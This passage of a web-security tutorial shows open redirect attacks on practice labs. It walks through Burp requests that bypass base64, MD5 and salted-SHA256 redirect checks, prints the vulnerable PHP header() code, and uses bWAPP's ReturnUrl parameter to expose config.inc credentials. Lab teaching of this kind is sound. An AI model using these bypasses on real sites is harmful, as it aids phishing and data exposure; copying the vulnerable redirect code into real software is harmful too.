
The 'url=' parameter in the URL is highlighted in red.

Now, with the **copied encoded value**, I tried to **decode** it with different encoding methodologies, and thus there, I got it for **Base64**.



Cool!! As we are now aware of the encoding method, let's now try to encode some other URL's and check for their outcomes.

Back in the burpsuite, and in the **decode** tab, I've tried to encode "**google.com**" over with **Base64**. There I've further copied up its encoded value.




Let's now manipulate the “url=” parameter with the copied value and thus then fire up the **Forward button** and check the response over back in the browser.

The screenshot shows a proxy tool interface with the following elements:

- Buttons at the top: Forward, Drop, Intercept is on, Action, and Comment this item.
- Tab navigation: Raw (selected), Params, Headers, Hex.
- Request details:
 - Method: GET /redirect/03-base64/re.php?url=aHR0cHM6Ly93d3cuZ29vZ2x1LmNvbQ==
 - Protocol: HTTP/1.1
 - Host: localhost
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate
 - Connection: close
 - Referer: http://localhost/redirect/03-base64/
 - Cookie: security_level=1
 - Upgrade-Insecure-Requests: 1

Great!! From the below image, you can see that we've again successfully bypassed this security



Let's check out why this all happened:

From the below code snippet, you can see that the developer is again trusting his visitors and is reliable on the **header()** function which **first decodes** up the **encoded input URL** with **URL decode** and **then with base-64 decoding**, thus further redirects the user to his desired webpage.

```
<html>
<?php
header('Location:' .base64_decode(urldecode($_GET["url"])));
die();


?>
</html>
```

URL Redirection with Hash values


URL Redirection with Hash values

Experienced developers use hash values, which immune up the web –applications from the “Open Redirect” vulnerability, they could have used any hashing algorithm, whether it is MD5, SHA512 or SH1 or any other.

Some developers even implement the **combination of URL and the hash values** as we’ve used in this section i.e. when choose the “Copy Link Location” of “here” text we’ll get the output



From the below image, you can see that this time rather than the “url=” parameter, we have one more as “hash=”.



Now, if we manipulate the “url=” with “<https://www.bing.com>” and leaves up the hash value the same as it was, thus when we will face the error.



"As when we clicked on the "here" text, the redirection script will catch the passed URL and generate its hash value and compare the generated hash value with the hash value we have sent with the request, if both the hash values match the redirection would work else it will fail."

*Here in this segment, the developer used the **MD5 hash algorithm**.*

So, let's now try to exploit this major security again with some manipulations, but this time we need to encrypt our URL over with the **MD5 hash**.

Your Hash: **5b5951e4f10c268c49ff44a705023a13**

Your String: <https://www.bing.com>

Use this generator to create an MD5 hash of a string:

<https://www.bing.com> ↵

With a basic MD5 Hash generator, we've encrypted <https://www.bing.com>. Copy this all and craft it in with the URL.

```
http://localhost/redirect/04-hashing/re.php?url=http://www.hackingarticles.in&hash=8258c1efb05943d059476150cb22df1d

http://localhost/redirect/04-hashing/re.php?url=https://www.bing.com&hash=5b5951e4f10c268c49ff44a705023a13 ↵
```

Great!! From the below image you can see that, as soon as I execute the above-manipulated URL in the browser, I got redirected to my desired result.




Redirection with Hash values using Salt

Redirection with Hash values using Salt


Encoded URL's can be bypassed, URL parameter with a hash can even be misguided, but what, if the redirected URL is encrypted with a salt value?

Salt could be **anything**, it could be a combination of characters, digits, alphanumeric, special character or anything we want. A salt further increases the security for redirecting the URL or even it make up impossible to deface a web-application. But, there is still a chance to misguide the users, if we could guess up the salt value or even if the developer displays it in the URL itself.

From the below image, you can see that here the developer passed up his salt value in the URL as "ignite". Cool!! This was all we need to deface this web-application, let's try to do so.




Over in **burpsuite**, I've captured the ongoing HTTP Request that was generated with the "**here**" text



```
GET
/redirect/05-salt/re.php?url=http://www.hackingarticles.in&salt=ignite&hash=63cbb1dafb682f3541488072def6b836dbeb3b5e987d61e624bb0a15aa6b8426 HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.0.11/redirect/05-salt/
Cookie: security_level=0
Upgrade-Insecure-Requests: 1
```

Great!! So its time to manipulate the URL as we are now aware of the **salt value**, but wait we don't know the type of hash it is using. Okay !! with some permutations and combinations and some hit & trial methods, I got it as a **SHA256 hash**.



Enter your SALT below:
ignite ↲

Enter your text below:
http://www.hackingarticles.in ↲

Treat each line as a separate string

GDPR-hash of your string:
63cbb1dafb682f3541488072def6b836dbeb3b5e987d61e624bb0a15aa6b8426

So let's now try to deface this web-application by generating the hash value of our "URL" with the same procedure we decrypted that earlier.

Therefore you can do so over through this [SHA256 hash generator](#).

Enter your SALT below:

Enter your text below:

GENERATE **CLEAR ALL**

Treat each line as a separate string

GDPR-hash of your string:

2ca38c908f5e1e0c1431721644227869df14c0c8fe0e5ef009acf0525a43dd71

Copy this all – the URL and the generated Hash value; and thus manipulate it over in our **burpsuite**.


Request to http://192.168.0.11:80

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
GET /redirect/05-salt/re.php?url=https://www.gmail.com&salt=ignite&hash=2ca38c908f5e1e0c1431721644227869df14c0c8fe0e5ef009acf0525a43dd71 HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.0.11/redirect/05-salt/
Cookie: security_level=0
Upgrade-Insecure-Requests: 1
```

Woah!! We've successfully bypassed this security level which was expected to be the most secure one.




Redirection over inside a Web-Page

Redirection over inside a Web-Page

So, up till now, we have seen that the developer redirects his visitors to the resources that were outside the web-application, but there are chances that he might set the **redirect()** or **header()** function to make its users, to travel the web-pages which reside inside the application's interface.

Let's boot into our vulnerable web-application **bWAPP** as "bee : bug" and set the "**Choose your bug**" option to "**Unvalidated Redirects & Forwards (2)**".

Thus, there on the page, if we hover the "**here**" text we can see that there is a "**ReturnUrl=**" parameter.



Let's capture the passing HTTP Request over of the "here" text and check what we could grab with it.

From the below image, you can see that the "**ReturnURL=**" parameter is forwarding the user back to the "**portal.php**" page, which is thus nothing but a **URL redirection** and therefore can be leveraged to an "**Open Redirect**" vulnerability.

The screenshot shows a proxy tool's intercept screen. At the top, there are buttons for Forward, Drop, Intercept is on (which is selected), Action, and Comment this item. Below these are tabs for Raw, Params, Headers, and Hex. The Raw tab is selected, displaying an incoming GET request. The URL is `GET /bWAPP/unvalidated_redir_fwd_2.php?ReturnUrl=portal.php`. The `ReturnUrl` parameter is highlighted with a red box. The request includes standard headers like Host, User-Agent (Mozilla/5.0), Accept, Accept-Language, Accept-Encoding, Connection, Referer, Cookie, and Upgrade-Insecure-Requests.

```
Request to http://192.168.0.11:80
Forward Drop Intercept is on Action Comment this item
Raw Params Headers Hex
GET /bWAPP/unvalidated_redir_fwd_2.php?ReturnUrl=portal.php HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.0.11/bWAPP/unvalidated_redir_fwd_2.php
Cookie: security_level=0; PHPSESSID=qkgrttckos8b63lcgcloj5eod4
Upgrade-Insecure-Requests: 1
```

Isn't it great, that, if being a low privileged user, we can grab the content of the "**configuration files**" or anything specific for which we're not authorized to, and this all happens, when the developer patch up the "**LFI**" vulnerability?

So let's try to do so – as we're aware, that the **configuration files** reside inside the web-applications default folder. Thus it would be easy to call that up over from the "here" text, by manipulating the captured request with our desired URL.


`http://192.168.0..11/bWAPP/unvalidated_redir_fwd_2.php?ReturnURL=config`

The screenshot shows a proxy tool's intercept screen with the `Intercept` button highlighted. At the top, there are buttons for Intercept, HTTP history, WebSockets history, and Options. Below these are tabs for Intercept, HTTP history, WebSockets history, and Options. The Intercept tab is selected. The Raw tab is selected, displaying an incoming GET request. The URL is `GET /bWAPP/unvalidated_redir_fwd_2.php?ReturnUrl=config.inc`. The `ReturnUrl` parameter is highlighted with a red box. The request includes standard headers like Host, User-Agent (Mozilla/5.0), Accept, Accept-Language, Accept-Encoding, Connection, Referer, Cookie, and Upgrade-Insecure-Requests.

```
Intercept HTTP history WebSockets history Options
Request to http://192.168.0.11:80
Forward Drop Intercept is on Action Comment this item
Raw Params Headers Hex
GET /bWAPP/unvalidated_redir_fwd_2.php?ReturnUrl=config.inc HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.0.11/bWAPP/unvalidated_redir_fwd_2.php
Cookie: security_level=0; PHPSESSID=g8qskpj32433b2aadsre2ub7h
Upgrade-Insecure-Requests: 1
```

As soon as we hit the **Forward** button, we got redirected to the **config.inc** which thus contains up all the basic configurations.

Great!! We're into the **config.inc** file and though we are now having more information about our target's server.



The screenshot shows a web browser window with the URL `192.168.0.11/bWAPP/config.inc`. The page content is as follows:

```
/*
bWAPP, or a buggy web application, is a free and open sour
It helps security enthusiasts, developers and students to
bWAPP covers all major known web vulnerabilities, includin
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

bWAPP is licensed under a Creative Commons Attribution-Non
(http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyr
*/

// Connection settings
$server = "localhost";
$username = "alice";
$password = "loveZombies";
$database = "bWAPP_BAK";

?>
```

DOM-based Open Redirect

DOM-based Open Redirect

DOM-based open-redirection vulnerabilities arise when a script writes attacker-controllable data into a sink that can trigger cross-domain navigation which thus **facilitates phishing attacks** against users of the websites.

So what is a sink?

A *sink* is a potentially dangerous JavaScript function or DOM object that can cause undesirable effects if attacker-controlled data is passed to it.

The major sinks that could lead to DOM-based Open Redirection vulnerability are “**location**” “**location.hostname**” “**location.href**” “**location.pathname**”.

So, let's try to implement it, in some real scenarios over at [The Portswigger Academy](#) and exploit this DOM-based Open Redirect vulnerability.

The screenshot shows a web page from the Web Security Academy. At the top, there is a breadcrumb navigation: "Web Security Academy > DOM-based > Open redirection > Lab". Below the breadcrumb, the title "Lab: DOM-based open redirection" is displayed in orange. Underneath the title, there is a blue button labeled "PRACTITIONER". Further down, there are two green buttons: "LAB" and "Solved" with a trophy icon. A text block states: "This lab contains a DOM-based open-redirection vulnerability. To solve this lab, exploit this vulnerability and redirect the victim to the exploit server." At the bottom of the page is a green button labeled "Access the lab". Above the "Access the lab" button, there are social sharing icons for Twitter, WhatsApp, Facebook, Reddit, LinkedIn, and Email.

As we hit the “Access the lab” button, we get redirected over to a blog which is somewhere or the other suffering from “Open Redirection”.

But before that, we got something new as “**Go to exploit server**”, let's check that out.

The screenshot shows a blog page. At the top, the header includes the "Web Security Academy" logo with a lightning bolt icon, the title "DOM-based open redirection", and two buttons: "Go to exploit server" and "Back to lab description >". Below the header, there is a large purple graphic with the text "WE LIKE TO BLOG" and a stylized purple arrow pointing downwards.

That's nice, we're having our exploit server here, let's copy its URL and we'll try to redirect that blog to our server.

The screenshot shows a web browser window with the following details:

- Address bar: https://acac1fa01f73a50080b2d7d801d30034.web-security-academy.net
- Page title: WebSecurity Academy | DOM-based open redirection
- Buttons: Back to lab, Back to lab description >
- Section: Craft a response
- Text: URL: https://acac1fa01f73a50080b2d7d801d30034.web-security-academy.net/exploit
- Text: HTTPS

So let's open a specific blog-post, say the first one and check **its source code** with a simple right-click over any segment of the page.

The screenshot shows a web browser window with the following details:

